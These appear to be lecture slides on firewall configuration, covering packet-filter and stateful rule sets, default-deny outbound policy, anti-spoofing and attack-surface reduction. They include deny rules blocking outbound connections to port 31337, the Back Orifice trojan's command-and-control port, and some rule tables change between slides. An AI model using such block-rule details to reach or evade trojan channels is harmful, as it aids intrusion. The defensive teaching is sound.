
▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary



Example: Malware Control

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

Control of Malware can be applied to both inbound traffic (for example, IRC channels which are often used to control zombie networks) and to outbound traffic, normally considered trusted.

- Well known Remote Access Trojans (*RAT*'s) such as Back-Orifice, can be blocked at the network from making outbound connections to an external command and control server. This C&C service is known to run on port 31337 on the controllers server.

Recall rules 10 & 11:

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
10	out	eth1	tcp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny
11	out	eth1	udp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny

Remember, traffic is bidirectional. Mitigating the outgoing traffic will prevent an established communication channel being constructed.

Example: Malware Control

Firewall Configuration

The Firewall

Packet-Filter


▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary



Example: Malware Control

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

It is considered best-practice to avoid once-off fire-fighting rules and to adopt a default deny rule on outbound traffic.

As a consequence, one must explicitly define a set of outbound rules to complete the bi-directional communication requirements of previously permitted inbound traffic.

- The following rules: Rule 10, Rule 11 and Rule 12 ...

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
10	out	eth1	tcp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny
11	out	eth1	udp	lanIP	≥ 1024	*.*.*.*	31337	*	Deny
12	out	eth1	*	*.*.*.*	*	*.*.*.*	*	*	Allow

Example: Malware Control

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

It is considered best-practice to avoid once-off fire-fighting rules and to adopt a default deny rule on outbound traffic.

As a consequence, one must explicitly define a set of outbound rules to complete the bi-directional communication requirements of previously permitted inbound traffic.

- are replaced with rules that explicitly state what (trusted) traffic is permitted outbound.

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
-	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	*	Allow
-	out	eth1	tcp	webIP	443	*.*.*.*	≥ 1024	*	Allow
-	out	eth1	tcp	vpnIP	22	partnerIP	≥ 1024	*	Allow
-	out	eth1	tcp	lanIP	≥ 1024	*.*.*.*	80	*	Allow
-	out	eth1	tcp	ftpIP	21	lanIP	≥ 1024	*	Allow
-	out	eth1	tcp	fwIP	22	adminIP	≥ 1024	*	Allow
-	out	eth1	*	*.*.*.*	*	*.*.*.*	*	*	Deny

Example: Direction-Oriented Filtering

Firewall Configuration

The Firewall

Packet-Filter

▷ Firewall

Stateful Firewall

Application-Layer

Firewall

Summary

Packets claiming to be sourced from the internal network inbound but arriving on an external network interface are considered to be spoofed and such packets should not be permitted by the firewall [RFC3330, RFC1918].

The attacker forges packets to reflect the source IP addresses that are associated with internal systems so that a firewall (not configured with direction-oriented filter controls) interprets these packets as having originated within the internal network.

- No way to authenticate IPv4 packets.
- This type of attack typically forms part of a Denial of Service Attack (DoS) on an internal network.

Stateful Firewall

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer
Firewall

Summary

A *stateful firewall* filters like the packet-filter,

OSI model	TCP/IP model	Common Packet Attributes Filtered
Application	Application	Application Protocol Pattern Matching
Presentation		
Session	TCPTCP/UDP	TCP & UDP protocol, TCP & UDP ports, TCP Flags
Transport		
Network	IP, ICMP	source & destination IP, ICMP Type
Data Link	Data link	source MAC address
Physical	Physical	

Stateful Firewall

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer
Firewall

Summary

and they also track the state of previous network packets.

- ❑ State information might include protocol, IP addresses, ports, TCP flags, sequence and acknowledge numbers.
- ❑ State information is recorded when a TCP connection or UDP exchange is initiated.
- ❑ Subsequent packets are examined not only based on stateless rule but also on the context of the ongoing connection.

State Table Entry	Description
Example TCP Packet State Information at Network and Transport Layer	
<i>Protocol</i>	Transport layer protocol name and number.
<i>Time</i>	Time remaining before state information is removed.
<i>TCP State</i>	State of TCP connection (TCP only).
<i>IP Addresses</i>	Source and destination IP addresses.
<i>Ports</i>	Source and destination ports.
<i>Expected</i>	Expected source and destination IP addresses and ports reversed.
<i>Connection State</i>	Connection-tracking state of the connection.
tcp 6 90 ESTABLISHED src=192.168.1.10 dst=192.168.2.3 sport=1060 dport=22 src=192.168.2.3 dst=192.168.1.10 sport=22 dport=1060 ASSURED	

Stateful Firewall

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer
Firewall

Summary

While UDP [rfc768] and ICMP [rfc792] are stateless protocols, their connections can be tracked, albeit in a limited fashion.

- For example, a UDP header does not contain flags or sequence numbers and, therefore, the only state information recorded is the protocol, IP addresses and ports.

Some stateful firewalls, for example Netfilter, can examine limited application layer data for some well known protocols like FTP in order to track related connections accross ports.

Example: Simplifying Stateless Complexity

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer

Firewall

Summary

Stateless Packet-filters can examine packet headers for TCP flag settings.

In practice, TCP flag filtering tends to focus only on SYN and ACK flags.

- Consider permitting HTTP traffic to a Web server while filtering based on TCP flags.

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	syn	Allow
2	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	syn, ack	Allow

However, in reality its much more complicated than that . . .

Example: Simplifying Stateless Complexity

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer

Firewall

Summary

Need to consider specifying additional rules involved in completing the TCP 3-way-handshake.

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	syn	Allow
2	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	syn, ack	Allow
3	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow

Example: Simplifying Stateless Complexity

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer

Firewall

Summary

Need to consider additional rules for ongoing bi-directional communications.

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	syn	Allow
2	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	syn, ack	Allow
3	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
4	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
5	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	ack	Allow

Example: Simplifying Stateless Complexity

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer

Firewall

Summary

Need to consider additional rules to permit either side of the connection to terminate.

- Client can initiate the closure (Rule 6).

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	syn	Allow
2	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	syn, ack	Allow
3	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
4	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
5	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	ack	Allow
6	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	fin,ack	Allow
7	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	fin,ack	Allow

Previously defined Rules 5 and 6 are also activated.

Example: Simplifying Stateless Complexity

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer

Firewall

Summary

Need to consider additional rules to permit either side of the connection to terminate.

- The Web server itself can initiate the closure (Rule 8).

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	syn	Allow
2	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	syn, ack	Allow
3	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
4	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
5	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	ack	Allow
6	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	fin,ack	Allow
7	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	fin	Allow
8	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	fin,ack	Allow
9	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	fin,ack	Allow

Example: Simplifying Stateless Complexity

- Firewall Configuration
- The Firewall
- Packet-Filter Firewall
- ▷ Stateful Firewall
- Application-Layer Firewall
- Summary

Need to consider additional rules to permit either side of the connection to terminate.

- Rules 10 and 11 allow either side to reset the connection.

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	syn	Allow
2	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	syn, ack	Allow
3	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
4	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
5	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	ack	Allow
6	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	fin,ack	Allow
7	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	fin,ack	Allow
8	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	fin,ack,ack	Allow
9	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	fin,ack	Allow
10	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	rst	Allow
11	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	rst	Allow

Example: Simplifying Stateless Complexity

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer

Firewall

Summary

A stateful firewall manages this complexity seamlessly.

The following stateless rules can be replaced stateful rules.

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	Flag	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	syn	Allow
2	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	syn, ack	Allow
3	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
4	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	ack	Allow
5	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	ack	Allow
6	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	fin,ack	Allow
7	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	fin	Allow
8	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	fin,ack	Allow
9	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	fin	Allow
10	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	rst	Allow
11	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	rst	Allow

Note there are some redundant rules in the above rule-set, a subject of the next lecture.

Example: Simplifying Stateless Complexity

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer

Firewall

Summary

A stateful firewall manages this complexity seamlessly.

Index	Dir	Iface	Proto	Src IP	Src Port	Dst IP	Dst Port	State	Action
1	in	eth0	tcp	*.*.*.*	≥ 1024	webIP	80	New,Est	Allow
2	out	eth1	tcp	webIP	80	*.*.*.*	≥ 1024	Est	Allow

Example: Stateful Port-based Attack Surface Reduction

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

Application-Layer

Firewall

Summary

Recall, the packet-filter's example of port-based attack surface reduction where a the attack surface was reduced on the server-side.

Need to also consider client-side port-based attack surface reduction.

- Why?
- HTTP, for example, operates by creating a TCP connection in which the TCP port number for the Web server is 80 (privileged port defined by IANA) and the TCP port number for the client in the unprivileged port range (ports 1024 to 65535). Clients are dynamically assigned a port number from a range of 1024 to 65535.

Client side port assignment only exist during the lifetime of the TCP connection.

Example: Stateful Port-based Attack Surface Reduction

Firewall Configuration

The Firewall

Packet-Filter Firewall


▷ Stateful Firewall

Application-Layer

Firewall

Summary


- The (stateless) packet-filter must statically open ports for the entire unprivileged port range.
- Totalling 64511 individual ports, resulting in unnecessary attack surface exposure.



Example: Stateful Port-based Attack Surface Reduction

- Firewall Configuration
- The Firewall
- Packet-Filter Firewall
- ▷ Stateful Firewall
- Application-Layer Firewall
- Summary

A stateful firewall has state information that allows for dynamic port opening on demand, resulting in an attack surface applicable only to the actual client and server ports only.




Example: Port Scan Reduction

- Firewall Configuration
- The Firewall
- Packet-Filter Firewall
- ▷ Stateful Firewall
- Application-Layer Firewall
- Summary

In comparison to stateful firewalls, stateless packet-filters are more prone to port scanning attacks.

- The lack of authentication in typical network and transport layers means that TCP packet header fields can be forged to bypass stateless firewall rules.



Example: Port Scan Reduction

Firewall Configuration

The Firewall

Packet-Filter Firewall

▷ Stateful Firewall

